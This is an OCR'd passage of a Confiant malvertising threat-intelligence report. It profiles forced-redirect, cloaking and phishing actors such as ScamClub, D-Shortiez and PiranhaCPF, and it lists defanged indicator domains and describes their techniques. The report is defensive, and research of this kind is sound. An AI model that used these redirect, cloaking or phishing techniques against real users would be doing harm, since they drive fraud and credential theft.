
1. ScamClub
2. DCCBoost
3. D-Shortiez


Forced redirects lure users to malicious sites without their knowledge. This tactic drives scams, phishing, and malware delivery, exploiting trust and user behavior at scale.


ScamClub


A persistent forced redirect operator that leans on obfuscated JavaScript and device fingerprinting to deliver gift card scams.














ScamClub

A persistent forced redirect operator that leans on obfuscated JavaScript and device fingerprinting to deliver gift card scams and scareware.

Actor Profile:

- **Threat type:** Forced redirects.
- **Campaign Themes:** Gift cards, fake security scans (Norton, AT&T, Amazon).
- **Targeting:** NA-heavy, but global footprint across mobile & desktop.

Primary TTPs:

- **Fake ad servers with obfuscated JavaScript:** injects fake ad-serving domains into ad delivery chain that often hide malicious scripts within obfuscated JavaScript.
- **Fake ad creative:** uses deceptive or spoofed ad designs to mimic legitimate brands or system messages.
- **Device fingerprinting:** collects detailed browser, system, and network attributes to hide from ad-quality scanners.
- **Forced redirects:** triggers a top.location.href redirect which results in a hijacked browser session without user interaction. Users may be redirected to: gift-card/giveaway/reward-style scam phishing pages. In some cases, abuses brands like Amazon and Walmart (with fake gift-card promotions).
- **Impacts all mobile and desktop devices:** iPhone, Android, Windows, macOS.

Ongoing Disruption Efforts from Confiant in 2025

Confiant has contacted multiple hosting providers including NameSilo, Google Cloud, Azure, and HiVelocity for take down requests—rtb3601[.]click was taken down on July 15, 2025.

ScamClub has now switched to masterbidder[.]xyx at full-scale. We filed an abuse report with .xyz registrar and it was taken down on July 16, 2025.

The actor then pivoted to go2x[.]xyx and yourluckyday[.]xyz, but both were taken down as well.

NameSilo contributed to the take down of several other domains since then.


References:

- July 15 2025 | #Malvertising #IOC dump www.linkedin.com/pulse/malvertising-ioc-dump-my-threatintel-connections-eliya-stein-dosye/?trackingId=6vh%2BdEIASluRFPO9acR81w%3D%3D
- Sep 27, 2023 | ScamClub Threat Intelligence Report Overview www.confiant.com/news/scamclub-threat-intelligence-report-q1-q2-2023
- 2023 | Confiant ScamClub Takedown Webinar www.youtube.com/watch?v=zqFzJ2_dgqk
- Oct 26, 2023 | ScamClub's Deceptive Landing Pages https://blog.confiant.com/scamclubs-deceptive-landing-pages-bf7989b388d2
- Sep 27, 2023 | Exploring ScamClub Payloads via Deobfuscation Using Abstract Syntax Trees blog.confiant.com/exploring-scamclub-payloads-via-deobfuscation-using-abstract-syntax-trees-65ef7f412537

DCC Boost

A stealthy operator running forced redirect campaigns, using sophisticated obfuscation tactics to maximize reach with minimal detection.

Landing Page



DCC Boost

A stealthy operator exploiting ad placements through advanced cloaking and obfuscation tactics to maximize reach with minimal detection.

Actor Profile:

- **Threat type:** Forced redirects (industrialized exploits).
- **Persistence:** High — Confiant tracking since 2019, always active.
- **Targeting:** Not specified in available data.

Primary TTPs:

- **Fake ad creative:** uses deceptive or spoofed ad designs to mimic legitimate brands or system messages.
- **Forced redirects:** triggers an automatic browser redirect without user interaction, sending users to scam, phishing, or malware pages.
- **Obfuscation:** sophisticated coding/data tactics that both humans and automated scanners struggle to read or analyze.
- **Domain churn:** daily rapid creation, use, and abandonment of domains to host payloads or landing pages, making takedowns ineffective.

Notable Campaigns:

Confiant has been tracking DCCBoost since 2019. In 2023, the threat actor was discovered running a forced redirect scareware campaign, exclusively targeting the United States on desktops. DCCBoost had been using fake McAfee scareware attacks since 2021. In July 2025, we discovered 140 indicators of compromise (IOCs) over a span of 7 days.


DCCBoost runs large campaigns every 6 weeks to 2 months.

References:


- Mar 14, 2023 | Threat Intelligence Red Button Security Alert: DCCBoost Attacks www.confiant.com/news/dccboost-increased-attacks
- Jul 6, 2023 | Confiant Discovers Increased DCCBoost Attacks In The USA www.confiant.com/news/dccboost-increased-attacks-in-usa
- Jan 19, 2021 | Persistent malvertising attacker DCCBoost raged as the year faded blog.confiant.com/persistent-malvertising-attacker-dccboost-raged-as-the-year-faded-4d09340cd3f


D-Shortiez

A forced redirect operator delivering gift card scams and tech support scams that ran high volume campaigns in 2025.



Ad Creatives





Landing Pages

IOCs

modanova[.]shop, retroflair[.]shop, trizon[.]shop, fashnlab[.]shop, stylewesiren[.]online, cozycouch[.]store, trendystylewe[.]shop, urbanpulsee[.]shop, velvetshoes[.]online, hypevault[.]online, chicdressingroom[.]store,, sneakerhaus[.]online, modavitawe[.]shop, styleora[.]homes, shefashion[.]homes, aexone[.]online, chicboutique[.]homes, novvia[.]shop, stylewehive[.]store, velvetroseboutique[.]shop

D-Shortiez

A forced redirect operator delivering gift card scams and tech support scams that ran high volume campaigns in 2025.

Actor Profile:

- **Threat type:** Forced redirects.

Primary TTPs:

- **Fake ad creative:** uses deceptive or spoofed ad designs to mimic
- **Fake ad servers with obfuscated JavaScript:** injects fake ad-serving domains into ad delivery chain that often hide malicious scripts within obfuscated JavaScript.
- **Device fingerprinting:** used to hide from ad quality scanners.
- **Forced redirects:** triggers a top.location.href redirect which results in a hijacked browser session without user interaction. Redirects load either a TSS (tech support scam), scareware, browser locker, or a confetti-style fake “you have won” scam page.
- Impacting all mobile and desktop devices (iPhone, Android, Windows, macOS).
- Impacting mostly the United States and in some cases, Canada.

Notable Campaigns in 2025:

Confiant first pushed a Red Alert notification for our clients on June 23, 2025. Many of the domains detected were suing Namecheap — who was later contacted.

We are seeing most activity coming from the Outbrain DSP. Outbrain did note that their investigation into ongoing Shortiez campaigns was active.

New campaigns continue to appear daily.

References:

- Feb 8, 2023 | Malvertiser “D-Shortiez” abuses WebKit back button hijack in forced-redirect campaign blog.confiant.com/malvertiser-d-shortiez-abuses-webkit-back-button-hijack-in-forced-redirect-campaign-6b57f91ee73
- Jul 2, 2025 | D-Shortiez: Inside the Criminal Network Behind Those Fake 'You Won!' Pop-Ups www.confiant.com/news/the-criminal-group-behind-those-fake-youve-won-messages-and-more
- July 15 2025 | Malvertising IOC dump on LinkedIn www.linkedin.com/pulse/malvertising-ioc-dump-my-threatintel-connections-eliya-stein-dosye/?trackingId=6vh%2BdEIASluRFPO9acR81w%3D%3D

5.

Threat Type: Cloaking

Actors profiled here:

1. GoulashPoison

Cloaking disguises malicious ads as legitimate content, slipping past detection and revealing the true payload only when a real user encounters it. It's a stealthy technique that powers both scams and malware campaigns.

GoulashPoison

A cloaked health scam operator that uses cloaking to push health products.

Ad Creative

Ad Creative

Cloaked Landing Page

Uncloaked Landing Page

GoulashPoison

A cloaked health scam operator that uses cloaking to push health products.

Actor Profile:

- **Threat type:** Cloaking.
- **Persistence:** Not specified in available data.
- **Targeting:** Not specified in available data.

Primary TTPs:

- **Cloaked landings:** scam campaigns and pages pivoted from investment to health-related verticals. Has the ability to use compromised websites for scam distribution but also operates its own hosted domains for direct campaigns.

Notable Campaigns:

Initially running ad campaigns resembling typical cloaked investment scams, the group has pivoted to health-related scams as of April 29, 2025.

While most of this threat group's activity occurs on compromised websites used to deliver scams, it also operates its own hosted domains.

Their ability to use cloaking tactics is a sophisticated way to bypass policies set by ad platforms on health products.

6.

Threat Type: Phishing & Identity

Actors profiled here:

1. PiranhaCPF

Phishing ads turn the open web into a harvesting ground for credentials and personal data. By mimicking trusted brands and services, these campaigns erode user confidence while fueling downstream fraud, account takeovers, and identity theft.


PiranhaCPF

A Brazilian identity theft operator focused on high-value targets such as PII and banking credentials that leads to fraud and financial loss.


Ad Creative

Ad Creative

Bradesco Bank Landing Page



NuBank Landing Page



Bank Phishing: Bradesco bank

PiranhaCPF

A Brazilian identity theft operator focused on high-value targets such as PII and banking credentials that leads to fraud and financial loss.

Actor Profile:

- **Threat type:** Phishing (region-specific campaigns).
- **Persistence:** Medium–High — regional focus, persistent tactics.
- **Targeting:** Brazil (CPF numbers, banking, government services).

Primary TTPs:

- **Bank phishing:** targeted campaigns against major Brazilian institutions that tricks users into revealing login credentials, one-time passcodes, or approving transactions. Often uses legitimate-looking government and postal service themes.
- **PII phishing:** targeting Brazilian taxpayer IDs (CPF numbers) through deceptive forms, fake government portals, or social-engineering flows.

PiranhaCPF typically leverages bank or PII phishing:

A few domain examples used for bank phishing include:

- Consultaprseg[.]site,girardip[.]shop
- Ganheagoraavliando.shop

These domain uses have been partially seen on Google Cloud ASN.

PII phishing tactics seen feature instant-payment identifiers such as phone, e-mail, CPF, or random key.

The more technological a society is, the greater the security gap is.

– Bruce Schneier

Trust is a Verb

The MAQ Report doesn't just point out what's broken. It shows where we can do better. Every number here represents a decision: to ignore what's happening or to step in.

By tracking what moves through ads, we start to see how trust is built or lost across the internet.

We share this because transparency is where progress begins. When we measure, we learn. When we learn, we improve. And when we do it together, trust stops being an idea and starts becoming action.

Trust is a work in progress. It's something we do. One decision, one partner, one impression at a time.


Appendix

Glossary: Quality Violations

Non-security issues related to ad behavior, technical characteristics, or content.


Heavy Ads (file weight)

Ads with large file sizes that slow pages and hurt performance. Drives latency, complaints, and lost revenue.




Video Arbitrage (formerly In-Banner Video)

Bad actors stuff one or more video players into a display slot — often stacking — to farm higher video spend from a low-cost banner buy. Wastes budget and degrades UX.




Misleading Claims

Ads that use deceptive language or imagery to push dubious products/services (e.g., “get rich quick,” fake celebrity endorsements). Erodes credibility and invites complaints.




Undesired Audio

Audio that auto-plays as soon as the page or ad loads. Interrupts sessions and spikes abandonment.




Undesired Video

Video that auto-plays on load. Hijacks attention, slows pages, and hurts engagement.



Expandables


Creatives that expand beyond their slot without user interaction (or start expanded). Obstruct content which reduces trust.



Pop-ups

Windows/ads that appear in the foreground without user intent. Intrusive experience and higher bounce.

Glossary: Security Violations



Cloaking

Creative or landing page that shows different content to reviewers vs. users. Often used to sneak gambling, health, or investment scams past filters.

ClickFix


Weaponized prompt (captcha, PDF, FedEx) that tricks users into copying malicious code → installs malware.

Forced Redirect

Ad that hijacks the browser and sends the user to an unsafe page.


Tech Support Scam (TSS)

Fake warnings, pop-ups, or voice prompts pushing users to call scammers or install remote access tools.




Deepfake Ads

AI-generated video or image impersonating trusted figures (politicians, journalists, doctors) to push scams.



Phishing / Identity Theft

Ads leading to fake login pages or government portals that steal credentials or IDs.



Malware-as-a-Service (MaaS)

Criminal “subscription services” where threat actors rent malware infrastructure to others.

CONFIANT

About Confiant

Confiant is cybersecurity built for advertising. We provide real-time intelligence and precise controls that detect and block malvertising, scams, disruptive creatives, and compliance risks before they reach users. By disrupting the business models of bad actors, Confiant empowers digital media to enforce standards, ensure quality, and uphold trust across the ecosystem. We protect what matters most — revenue, reputation, and relationships — securing the foundation that allows good advertising to thrive.

Learn More